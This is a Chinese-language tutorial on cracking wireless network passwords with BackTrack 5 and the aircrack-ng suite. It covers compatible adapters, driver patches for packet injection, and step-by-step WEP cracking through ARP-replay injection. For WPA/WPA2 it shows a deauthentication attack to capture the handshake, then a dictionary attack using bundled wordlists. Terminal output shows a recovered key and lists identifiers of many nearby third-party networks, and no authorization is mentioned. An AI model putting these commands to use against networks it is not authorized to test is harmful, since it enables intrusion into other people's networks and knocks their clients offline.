无线密码破解一篇通

Akast [N.S.T]

目录

1.	前言	2
2.	网卡推荐	2
3.	dmesg 命令介绍	3
4.	网卡选择	3
5.	解决 rt2800usb 驱动问题	4
6.	rtl8187 驱动	5
7.	r8187 驱动	6
8.	compat wireless 驱动	6
9.	WEP 密码破解	7
10.	WPA 密码破解(WPA TKIP PSK)	13
11.	WPA 2 密码破解(WPA CCMP PSK)	13

1. 前言

搞无线密码的破解,可以完全在 backtrack 系统下面做就行了,因为在 backtrack 5 中包含了最新的 2. 6. 38 内核无线驱动程序,以及一些外部的驱动程序,这可以为各种无线攻击提供最大的灵活性,虽然这 些驱动程序可能有小部分重叠。一般来说所有旧的 IEEE 驱动程序都会被列入黑名单,如果你想使用它们就 需要手动加载。

所以说根本没必要什么奶瓶什么的,因为傻瓜化的工具只会让你更加傻瓜,希望无线破解能给你带来 乐趣,同时也能给你带来知识。总体上来说目前的无线网络加密大多还是 WEP、WPA 和 WPA2。下面就一一 做一下介绍。

2. 网卡推荐

要进行无线密码的破解,首先要选择一款合适的网卡,以下是经过 backtrack 官方测试的。如果对你 的网卡有什么疑问,可以尝试把网卡插入到电脑中然后启动 backtrack 系统,再运行 dmesg 命令,一般都 会找到网卡的问题所在。backtrack 5 目前能够良好支持的网卡列表:

AWUS036H (rt18187, r8187) - both mac80211 and IEEE drivers

AWUS036NH (Ralink RT2870/3070) - using the mac80211 rt2x00usb drivers

BCM4312 802.11b/g LP-PHY (rev 01) - using the mac80211 b43, works well

Rockland N3 - (Ralink RT2870/3070) - using the mac80211 rt2x00usb drivers

Edimax EW-7318USG USB - (Ralink RT2501/RT2573) - using the mac80211 rt2500usb/rt73usb drivers

ASUSTek Computer, Inc. RT2573 - using the mac80211 rt2500usb/rt73usb drivers

Linksys WUSB54GC ver 3 - using the mac80211 rt2800usb drivers

Ubiquiti SRC - using the mac80211 ath9k drivers

Internal Intel Corporation PRO/Wireless 3945ABG - using the mac80211 iwl3945 drivers

Dlink WNA-2330 PCMCIA - using the mac80211 ath5k drivers

Atheros Communications Inc. AR9285 Wireless Network Adapter (PCI-Express) (rev 01) - using the mac80211 ath9k drivers

Netgear wg111v2 - using the mac80211 rt18187 drivers

ZyXEL AG-225H v2 - using the mac80211 zd1211 drivers

Intel 4956/5xxx - using the iwlagn drivers

能够工作但不能注入的网卡:

Broadcom Corporation BCM4321 802.11a/b/g/n (rev 03)

Broadcom Corporation BCM4322 802.11a/b/g/n Wireless LAN Controller (rev 01)

不能正常工作的网卡:

D-Link DWL-122 - using the mac80211 prism2 usb drivers

Linksys WUSB600N v2 - using the mac80211 rt2800usb drivers

AWUS051NH

Neuron security team [N.S.T] http://www.bluedon.com

广东省广州市天河区信息港 A 栋 20-21 楼 QQ 群: 90848202

3. dmesg 命令介绍

dmesg 显示内核环缓冲区(kernel-ring buffer)的信息,内核将各种消息存放在这里。在 backtrack 系统引导时,内核将与硬件和模块初始化相关的信息填到这个缓冲区中。内核环缓冲区中的消息对于诊断系统问题 通常非常有用。

在运行 dmesg 时,它显示大量信息。通常通过 less 或 grep 使用管道查看 dmesg 的输出,这样可以更容易找到待查信息。例如,如果发现硬盘性能低下,可以使用 dmesg 来检查它们是否运行在 DMA 模式:

```
$ dmesg | grep DMA
...
ide0: BM-DMA at 0xf000-0xf007, BIOS settings: hda:DMA, hdb:DMA
ide1: BM-DMA at 0xf008-0xf00f, BIOS settings: hdc:DMA, hdd:DMA
...
```

上面几行可以说明每个 IDE 设备正在什么模式下运行。如果以太网连接出现问题,那么可以在 dmesg 日志中搜索 eth:

```
$ dmesg | grep eth
forcedeth.c: Reverse Engineered nForce
ethernet driver. Version 0.49.
eth0: forcedeth.c: subsystem: 0147b:1c00
bound to 0000:00:04.0
eth0: no IPv6 routers present
```


如果一切正常,那么 dmesg 显示每个网卡的硬件配置信息。如果某项系统服务未能得到正确的配置, dmesg 日志很快就填满错误消息,这是诊断故障的良好起点。

4. 网卡选择

如果你的 backtrack 系统是自己安装在电脑上的话,backtrack 就可以自动识别无线网卡。另外如果你是在虚拟机中使用 backtrack 系统,还需要把无线网卡载入到虚拟机中。如下,我这里是一的是 VMware Workstation 8。

但很多笔记本电脑自带的无线网卡都不支持破解,所以还是需要另外购买一个 backtrack 支持的无线 网卡。我用的是 Realtek RTL8187 Wireless 802.11b/g 54Mbps USB 2.0 Network Adapter, 这个网卡我使用很久了,一直都还不错。





5. 解决 rt2800usb 驱动问题

目前有一些如 AWUS036NH 和 AWUS036NEH ALFAs 使用 rt2800usb 驱动的网卡不能正常进行破解,我们可以自己去下载最新的 compat-wireless 驱动,自己手动来编译和安装它,一般就能解决了。

```
root@bt:~# ln -s /usr/src/linux /lib/modules/2.6.39.4/build
root@bt:~# cd/usr/src/
root@bt:~# wget

http://linuxwireless.org/download/compat-wireless-2.6/compat-wireless-2011-07-14.tar.bz2

root@bt:~# tar jxpf compat-wireless-2011-07-14.tar.bz2

root@bt:~# wget http://www.backtrack-linux.org/2.6.39.patches.tar

root@bt:~# tar xpf 2.6.39.patches.tar

root@bt:~# cd compat-wireless-2011-07-14

root@bt:~# patch -pl < ../patches/mac80211-2.6.29-fix-tx-ctl-no-ack-retry-count.patch

root@bt:~# patch -pl < ../patches/mac80211.compat08082009.wl_frag+ack_vl.patch

root@bt:~# patch -pl < ../patches/zd1211rw-2.6.28.patch

root@bt:~# patch -pl < ../patches/jpw2200-inject.2.6.36.patch

root@bt:~# make

root@bt:~# make install

root@bt:~# reboot
```

6. rtl8187 驱动

这个驱动程序被认为是最稳定的,支持大多数 aircrack- ng 的攻击工作,也是默认加载的驱动。

```
手动加载驱动程序
root@bt:~# modprobe rt18187
手动卸载驱动程序
root@bt:~# rmmod rt18187
手动卸载所有的 mac80211 堆栈
root@bt:~# rmmod mac80211
root@bt:~# rmmod cfg80211
root@bt:~# rmmod rfkill
```

SIOCSIFFLAGS 未知的错误 132, 在 VMware 虚拟机环境中, rt18187 这个驱动程序偶尔会自动关闭, 往 往造成一些错误,如下:

```
"rt18187: wireless radio switch turned off",
"ioctl(SIOCSIFFLAGS) failed: Unknown error 132"
 "rt18187 - [phy0]SIOCSIFFLAGS: Unknown error 132"
```

如果你也遇到这些错误,就把你的 USB wireless 网卡插入到电脑中,等等几秒中,然后在 backtrack 系统中运行"dmesg tail -20"。

```
root@bt:~# dmesg | tail -20
lo: Disabled Privacy Extensions
eth0: no IPv6 routers present
usb 1-1: new high speed USB device using ehci_hcd and address 2
cfg80211: Calling CRDA to update world regulatory domain
cfg80211: World regulatory domain updated:
   (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
   (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
   (2457000 KHz - 2482000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
   (2474000 KHz - 2494000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
   (5170000 KHz - 5250000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
   (5735000 KHz - 5835000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
phy0: Selected rate control algorithm 'minstrel'
phy0: hwaddr 00:c0:ca:38:ab:9d, RTL8187vB (default) V1 + rt18225z2, rfkill mask 2
rt18187: Customer ID is 0xFF
Registered led device: rt18187-phy0::radio
```

```
Registered led device: rt18187-phy0::tx

Registered led device: rt18187-phy0::rx

rt18187: wireless switch is on

usbcore: registered new interface driver rt18187

rt18187: wireless radio switch turned off

root@bt:~#
```

请注意 rfkill 已禁用无线网卡,这就是问题所在。 使用下面的命令强行进入启用状态,现在这网卡应该工作正常了,不过你在每一次插入网卡的时候都需要执行一次。

```
root@bt:~# rmmod rtl8187
root@bt:~# rfkill block all
root@bt:~# rfkill unblock all
root@bt:~# modprobe rtl8187
root@bt:~# rfkill unblock all
root@bt:~# ifconfig wlan0 up
```

7. r8187 驱动

如果由于某种原因, RTL8187 驱动程序无法正常工作, 您可以使用 IEEE r8187 旧的驱动程序来代替。

```
首先卸载 mac80211 rt18187 驱动,如果它已经加载了:
root@bt:~# rmmod rt18187
root@bt:~# rmmod mac80211
root@bt:~# rmmod cfg80211
Loot@bt:~# rmmod rfkill

载入 IEEE r8187 驱动:
root@bt:~# modprobe r8187
```

8. compat wireless 驱动

随着 Linux 的无线驱动程序的成熟,越来越多的无线芯片组被添加到了兼容性列表中,而且 compat-wireless 驱动程序一直在不断更新,可能有一些新功能是当前 backtrack 系统里面没有的,或者 backtrack 中没有合适的内核驱动程序程序为你工作,您可能要考虑使用最新版本的 compat-wireless 驱动。下面以 2010-11-07 compat-wireless 驱动为例子,来修改驱动,加上 backtrack 的无线注入补丁。

```
cd /usr/src/
```

wget http://wireless.kernel.org/download/compat-wireless-2.6/compat-wireless-2010-11-07.tar.bz2



tar jxpf compat-wireless-*
wget http://www.backtrack-linux.org/patches/wireless-patches-2.6.35.8.tar.gz
tar xpf wireless-*

应用无线注入补丁:

```
patch -p1 < .../wireless-patches/404-ath_regd_optional.patch
patch -p1 < .../wireless-patches/ar9170_regdomain_override.patch
patch -p1 < .../wireless-patches/ath.patch
patch -p1 < .../wireless-patches/ath5k_regdomain_override.patch
patch -p0 < .../wireless-patches/ath9k_injection_fix.patch
patch -p1 < .../wireless-patches/channel-negative-one-maxim.patch
patch -p1 < .../wireless-patches/mac80211_2.6.32.2-wl_frag+ack_radiotap.patch
patch -p1 < .../wireless-patches/rt18187-mac80211-injection-speed-2.6.30-rc3.patch
patch -p0 < .../wireless-patches/zd1211rw-inject+dbi-fix-2.6.26.patch
patch -p0 < .../wireless-patches/zd1211rw-inject+dbi-fix-2.6.26.patch
```

在这里你可以决定编译整个 compat-wireless 驱动程序,或只是一个单一的驱动程序。如果你知道你需要的驱动程序,第二种选择是最好的,如果你不在"driver select"的脚本中输入特定的驱动程序,那么所有的驱动都将被编译。

./scripts/driver-select {required driver} # use this command to select a single driver to compile, rather than the whole package.

编译和安装驱动程序:

make
make install
make wlunload

9.WEP 密码破解

wep 的破解要点是要抓到足够多的正常客户端和 AP 交互的 IVS 数据包。

ifconfig -a 查看所有的网卡
ifconfig wlan0 up 激活无线网卡
airmon-ng start wlan0 设置无线网卡模式
airodump-ng mon0 查看无线网络信息

Neuron security team 【N.S.T】 http://www.bluedon.com

Akast@ngsst.com

第 7/15 页 广东省广州市天河区信息港 A 栋 20-21 楼 QQ 群: 90848202

```
^ v × root@bt: ~
File Edit View Terminal Help
     t:~# ifconfig
         Link encap:Ethernet HWaddr 00:0c:29:a4:91:bd
eth1
         inet addr:192.168.58.130 Bcast:192.168.58.255 Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fea4:91bd/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:28 errors:0 dropped:0 overruns:0 frame:0
         TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:3466 (3.4 KB) TX bytes:2064 (2.0 KB)
         Interrupt:19 Base address:0x2024
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
         RX bytes:4569 (4.5 KB) TX bytes:4569 (4.5 KB)
         Link encap:Ethernet HWaddr 00:c0:ca:26:a3:61
wlan0
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
         RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
oot@bt:~#
```

查看网卡


查看无线网卡



设置无线网卡为混杂模式

```
bt:~# ifconfig
eth1
         Link encap:Ethernet HWaddr 00:0c:29:a4:91:bd
         RX packets:125 errors:0 dropped:0 overruns:0 frame:0-
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
         RX bytes:12579 (12.5 KB) TX bytes:2830 (2.8 KB)
          Interrupt:19 Base address:0x2024
lo
         Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:74 errors:0 dropped:0 overruns:0 frame:0
TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
         RX bytes:10393 (10.3 KB) TX bytes:10393 (10.3 KB)
mon0
         Link encap:UNSPEC Hwaddr 00-C0-CA-26-A3-61-30-30-00-00-00-00-00-00-00
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:216 errors:0 dropped:216 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63758 (63.7 KB) TX bytes:0 (0.0 B)
wlan0
          Link encap:Ethernet HWaddr 00:c0:ca:26:a3:61
         UP BROADCAST MULTICAST MTU:1500 Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
         RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@bt:~#
```

设置无线网卡为混杂模式后可以看到 mon0



使用 mon0 开始抓包,要有客户端的才能破解

```
v × root@bt: ~
 File Edit View Terminal Help
           t:~# aireplay-ng -3 -b E0:05:C5:DD:70:A2 -h 00:26:5E:EA:66:3F mon0
 The interface MAC (00:C0:CA:26:A3:61) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 00:26:5E:EA:66:3F
22:17:57 Waiting for beacon frame (BSSID: E0:05:C5:DD:70:A2) on channel 2
Saving ARP requests in replay arp-0804-221757.cap
 You should also start airodump-ng to capture replies
Read 361 packets (got 121 ARP requests and 111 ACKs), sent 115 packets...(500 pp
Read 512 packets (got 171 ARP requests and 111 ACKs), sent 164 packets...(497 pp
Read 665 packets (got 217 ARP requests and 211 ACKs), sent 215 packets...(500 pp
Read 808 packets (got 264 ARP requests and 260 ACKs), sent 265 packets...(499 pp
Read 935 packets (got 322 ARP requests and 302 ACKs), sent 315 packets...(499 pp
Read 1098 packets (got 387 ARP requests and 357 ACKs), sent 365 packets...(499 p
Read 1251 packets (got 441 ARP requests and 408 ACKs), sent 416 packets...(501 p
Read 1398 packets (got 490 ARP requests and 456 ACKs),
Read 1549 packets (got 538 ARP requests and 504 ACKs),
                                                                                              sent 465 packets...(499 p
                                                                                              sent 515 packets...(499
Read 1693 packets (got 598 ARP requests and 552 ACKs), sent 565 packets...(499
Read 1846 packets (got 644 ARP requests and 602 ACKs), sent 616 packets...(500 Read 1986 packets (got 691 ARP requests and 649 ACKs), sent 666 packets...(500
Read 1986 packets (got 691 ARP requests and 602 ACKs), sent 616 packets...(500 p
Read 2134 packets (got 739 ARP requests and 697 ACKs), sent 715 packets...(499 p
Read 2292 packets (got 788 ARP requests and 748 ACKs), sent 765 packets...(499 p
Read 2441 packets (got 843 ARP requests and 798 ACKs), sent 815 packets...(499 p
Read 2581 packets (got 902 ARP requests and 843 ACKs), sent 866 packets...(500 p
Read 2726 packets (got 949 ARP requests and 892 ACKs), sent 916 packets...(500 p
Read 2877 packets (got 948 ARP requests and 942 ACKs), sent 965 packets...(500 p
Read 2877 packets (got 998 ARP requests and 942 ACKs), sent 965 packets...(499 p
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 59382 packets (got 19303 ARP requests and 18765 ACKs), sent 19083 packets...(499 pps)
```

进行注入,促进目标的发包量,加快抓包速度

```
akast-01.ivs akast-03.ivs Desktop
                                                             replay arp-0804-221556.cap
akast-02.ivs akast-04.ivs replay arp-0804-215044.cap replay arp-0804-221757.cap
      t:~# ls -l
total 1028
                             93 2011-08-04 11:18 akast-01.ivs
rw-r--r-- 1 root root
rw-r--r-- 1 root root
                             116 2011-08-04 11:22 akast-02.ivs
 rw-r--r-- 1 root root
 w-r--r-- 1 root root 335 2011-08-04 22:06 akast-03.ivs
w-r--r-- 1 root root 1020061 2011-08-04 22:22 akast-04.ivs
                           4096 2011-05-10 08:42 Desktop
drwxr-xr-x 2 root root
rw-r--r-- 1 root root
                             24 2011-08-04 21:50 replay_arp-0804-215044.cap
rw-r--r-- 1 root root
                              24 2011-08-04 22:15 replay arp-0804-221556.cap
                             804 2011-08-04 22:17 replay arp-0804-221757.cap
rw-r--r-- 1 root root
    @bt:~# aircrack-ng akast*.ivs
```

可以在当前目录下看到抓取的数据包

```
bt:~# aircrack-ng akast*.ivs
Opening akast-01.ivs
Opening akast-02.ivs
Opening akast-03.ivs
Opening akast-04.ivs
Read 35717 packets.
      BSSID
                          ESSID
                                                     Encryption
      1C:BD:B9:BF:3B:C6
                          Falmouth Road
                                                     Unknown
      00:14:78:CF:5D:0A
                          TP-LINK
                                                     Unknown
                         ChinaNet-3jaS
      54:A5:1B:C2:22:89
                                                     Unknown
     00:25:86:72:F6:5C
                          TP-LINK 72F65C
                                                     Unknown
      00:25:12:37:F3:C5
                          ChinaNet-XkKf
                                                     Unknown
                          TP-LINK
      00:21:27:63:41:CE
                                                     Unknown
      E0:05:C5:DD:70:A2 TP-LINK DD70A2
                                                     WEP (35680
                          TP-LINK 7BF11E
                                                     Unknown
      00:27:19:7B:F1:1E
      00:15:EB:64:0E:8B
                         ChinaNet
                                                     Unknown
     D0:15:4A:A6:94:11
                          ChinaNet-fwMA
                                                     Unknown
  11
      00:08:D2:3A:06:FD
                         CMCC
                                                     Unknown
      00:08:D2:3A:80:AD
                          CMCC
                                                     Unknown
     D0:15:4A:A6:94:12
                          iTV-fwMA
                                                     Unknown
      00:1E:40:C7:1C:18
                          ChinaNet-gsWp
                                                     Unknown
  15
      40:16:9F:4D:75:D6
                                                     Unknown
      00:15:EB:64:0E:D1
                          ChinaNet
                                                     Unknown
  17
      00:08:D2:3A:08:99
                                                     Unknown
                          CMCC
      52:1A:A9:8C:BC:9F
                          iTV-ChinaNet-wcQ4
                                                     Unknown
      00:1E:40:DD:1C:A2
                          ChinaNet-yYhV
                                                     Unknown
  20
      00:1A:A9:8C:BC:9E
                          ChinaNet-wcQ4
                                                     Unknown
      00:25:5E:1F:12:34
                          ChinaNet-q5z6
                                                     Unknown
  22
      00:08:D2:3A:85:99
                          CMCC
                                                     Unknown
Index number of target network ? 7
```

在破解的时候可能会看到多个目标 AP,选择合适的目标网络开始破解

```
BSSID
                         ESSID
                                                    Encryption
      1C:BD:B9:BF:3B:C6
                         Falmouth Road
                                                    Unknown
      00:14:78:CF:5D:0A
                         TP-LINK
                                                    Unknown
      54:A5:1B:C2:22:89
                         ChinaNet-3jaS
                                                    Unknown
     00:25:86:72:F6:5C
                         TP-LINK 72F65C
                                                    Unknown
     00:25:12:37:F3:C5 ChinaNet-XkKf
                                                    Unknown
     00:21:27:63:41:CE
                         TP-LINK
                                                    Unknown
                                                    WEP (35680 IVs)
     E0:05:C5:DD:70:A2
                         TP-LINK DD70A2
     00:27:19:7B:F1:1E
                         TP-LINK 7BF11E
                                                    Unknown
     00:15:EB:64:0E:8B ChinaNet
                                                    Unknown
     D0:15:4A:A6:94:11
                         ChinaNet-fwMA
                                                    Unknown
  11
     00:08:D2:3A:06:FD CMCC
                                                    Unknown
     00:08:D2:3A:80:AD CMCC
                                                    Unknown
  13 D0:15:4A:A6:94:12
                         iTV-fwMA
                                                    Unknown
     00:1E:40:C7:1C:18
                         ChinaNet-gsWp
                                                    Unknown
  15
     40:16:9F:4D:75:D6
                                                    Unknown
     00:15:EB:64:0E:D1
                         ChinaNet
                                                    Unknown
                         CMCC
iTV-ChinaNet-wcQ4
     00:08:D2:3A:08:99
                                                    Unknown
  18
     52:1A:A9:8C:BC:9F
                                                    Unknown
     00:1E:40:DD:1C:A2 ChinaNet-yYhV
                                                    Unknown
     00:1A:A9:8C:BC:9E
                        ChinaNet-wcQ4
                                                    Unknown
     00:25:5E:1F:12:34
                         ChinaNet-q5z6
                                                    Unknown
     00:08:D2:3A:85:99
                                                    Unknown
Index number of target network ? 7
Opening akast-01.ivs
Opening akast-02.ivs
Opening akast-03.ivs
Opening akast-04.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 38535 ivs.
                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
 ot@bt:~#
```

破解成功,密码为: 12345

10. WPA 密码破解(WPA TKIP PSK)

WPA 和 WPA2 的破解要点都是要抓到正常客户端和 AP 的握手数据包。

和WPA 2 密码破解 (WPA CCMP PSK) 一样过程。

11. WPA 2 密码破解(WPA CCMP PSK)

ifconfig -a 查看所有的网卡
ifconfig wlan0 up 激活无线网卡
airmon-ng start wlan0 设置无线网卡模式
airodump-ng mon0 查看无线网络信息
airodump-ng -w akast -c 6 mon0 抓包
aireplay-ng -0 1 -a AP的 mac -c 客户端的 mac mon0 进行 Deauth 攻击获取 handshake
aircrack-ng -w 密码字典 akast*. cap 开始破解
backtrack 自带的密码列表: /pentest/wireless/aircrack-ng/test/password.lst

```
ot@bt:~# find / -name *.lst
pentest/fuzzers/spike/src/password.lst
pentest/passwords/wordlists/darkc0de.lst
/pentest/passwords/john/password.lst
pentest/wireless/aircrack-ng/test/password.lst
/pentest/bluetooth/bluemaho/tools/tools.lst
/pentest/bluetooth/bluemaho/exploits/exploits.lst
/usr/share/perl/5.10.1/unicore/mktables.lst
/usr/share/doc/memtest86+/examples/grub-menu.lst
/usr/share/doc/dictionaries-common/README.dictionary.lst
/usr/share/X11/xkb/rules/xfree86.lst
/usr/share/X11/xkb/rules/evdev.lst
/usr/share/X11/xkb/rules/xorg.lst
/usr/share/X11/xkb/rules/base.lst
/usr/local/share/nmap/nselib/data/usernames.lst
/usr/local/share/nmap/nselib/data/passwords.lst
```

backtrack 自带的一些密码字典 1

```
root@bt:~# find / -name *.dic
/pentest/web/mantra/app/dictionaries/en-US.dic
/pentest/windows-binaries/passwd-attack/ipcscan/ipcuser.dic
/pentest/windows-binaries/passwd-attack/ipcscan/ipcpass.dic
/usr/share/myspell/dicts/en_US.dic
/usr/share/myspell/dicts/en-US.dic
/usr/share/hunspell/en_US.dic
/usr/lib/xulrunner-1.9.2.17/dictionaries/en-US.dic
/opt/firefox/dictionaries/en-US.dic
/root/.config/enchant/en_US.dic
root@bt:~#
```


backtrack 自带的一些密码字典 2

```
root@bt:~# aireplay-ng -0 10 -a E0:05:C5:DD:70:A2 -c 1C:65:9D:91:70:10 mon0
23:09:04 Waiting for beacon frame (BSSID: E0:05:C5:DD:70:A2) on channel 3
23:09:08 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 9| 6 ACKs]
23:09:09 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 37|42 ACKs]
23:09:10 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 9|10 ACKs]
23:09:10 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 14| 0 ACKs]
23:09:11 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 6| 6 ACKs]
23:09:11 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 14| 8 ACKs]
23:09:12 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 18| 19 ACKs]
23:09:13 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 18| 19 ACKs]
23:09:14 Sending 64 directed DeAuth. STMAC: [1C:65:9D:91:70:10] [ 15| 14 ACKs]
root@bt:~#
```


开始注入

```
CH 4 ][ Elapsed: 9 mins ][ 2011-08-04 23:11 ][ WPA handshake: E0:05:C5:DD:70:A2
                                   #Data, #/s CH MB
BSSID
                   PWR Beacons
                                                        ENC CIPHER AUTH ESSID
E0:05:C5:DD:70:A2 -54
                                                3 54e. WPA2 CCMP
                            484
                                      85
                                            0
                                                                    PSK TP-LINK DD70A2
00:08:D2:3A:06:FD -59
                            305
                                      Θ
                                              1 54 . OPN
                                                                          CMCC
                                           Θ
                                       0 0 1 54 . OPN
00:08:D2:3A:80:AD -61
                            347
                                                                          CMCC
00:27:19:7B:F1:1E
                  -69
                            247
                                      0 0 6 54 . WPA2 CCMP
                                                                    PSK TP-LINK 7BF11E
                                     0 0 1 54 WPA TKIP
0 0 1 54e WPA2 CCMP
0 0 11 54 WPA2 CCMP
0 0 11 54 WPA2 CCMP
0 0 1 54 OPN
0 0 1 54 OPN
                  -75
00:1E:40:DD:1C:A2
                             75
                                                                     PSK ChinaNet-yYhV
                  -76
D0:15:4A:A6:94:12
                             19
                                                                     PSK iTV-fwMA
52:1A:A9:8C:BC:9F
                             70
                                                                     PSK iTV-ChinaNet-wcQ4
                  -76
                             42
00:08:D2:3A:08:99
                                                                          CMCC
00:1A:A9:8C:BC:9E
                  -76
                             66
                                                                    PSK ChinaNet-wcQ4
00:15:EB:64:0E:D1
                  -75
                             26
                                                                          ChinaNet
                                         0 1 54 . OPN
00:08:D2:3A:85:99
                  -76
                             14
                                       0
                                                                          CMCC
                             15
                                          0 1 54
                  -76
                                       0
                                                        WPA
                                                                    PSK ChinaNet-q5z6
00:25:5E:1F:12:34
                                                             TKIP
00:1E:10:91:8D:88
                  -76
                             33
                                       0
                                            0
                                                9 54 . WPA
                                                             TKIP
                                                                     PSK ChinaNet-cslc
BSSID
                   STATION
                                      PWR
                                            Rate
                                                    Lost Packets Probes
                                             0 - 1
(not associated) 00:1F:3C:5F:36:15 -67
                                                        0
                                                               240 TP-LINK DD70A2
(not associated)
                   00:08:D2:3A:06:FD -59
                                                        0
                                                                 5
                                                                   CMCC
(not associated)
                  00:08:D2:3A:85:99 -76
                                             0 - 1
                                                        0
                                                                    CMCC
E0:05:C5:DD:70:A2 00:26:5E:EA:66:3F
                                      -11
                                            54e-48e
                                                       11
                                                                43 ChinaNet
E0:05:C5:DD:70:A2 1C:65:9D:91:70:10
                                      -30
                                            54e-54e
                                                        Θ
                                                               960 TP-LINK DD70A2
```

抓到 WPA handshake



选择要破解的网络,就是有 handshake 的网络,使用密码字典破解,这里使用的是 backtrack 自带的密码字典。



成功破解出密码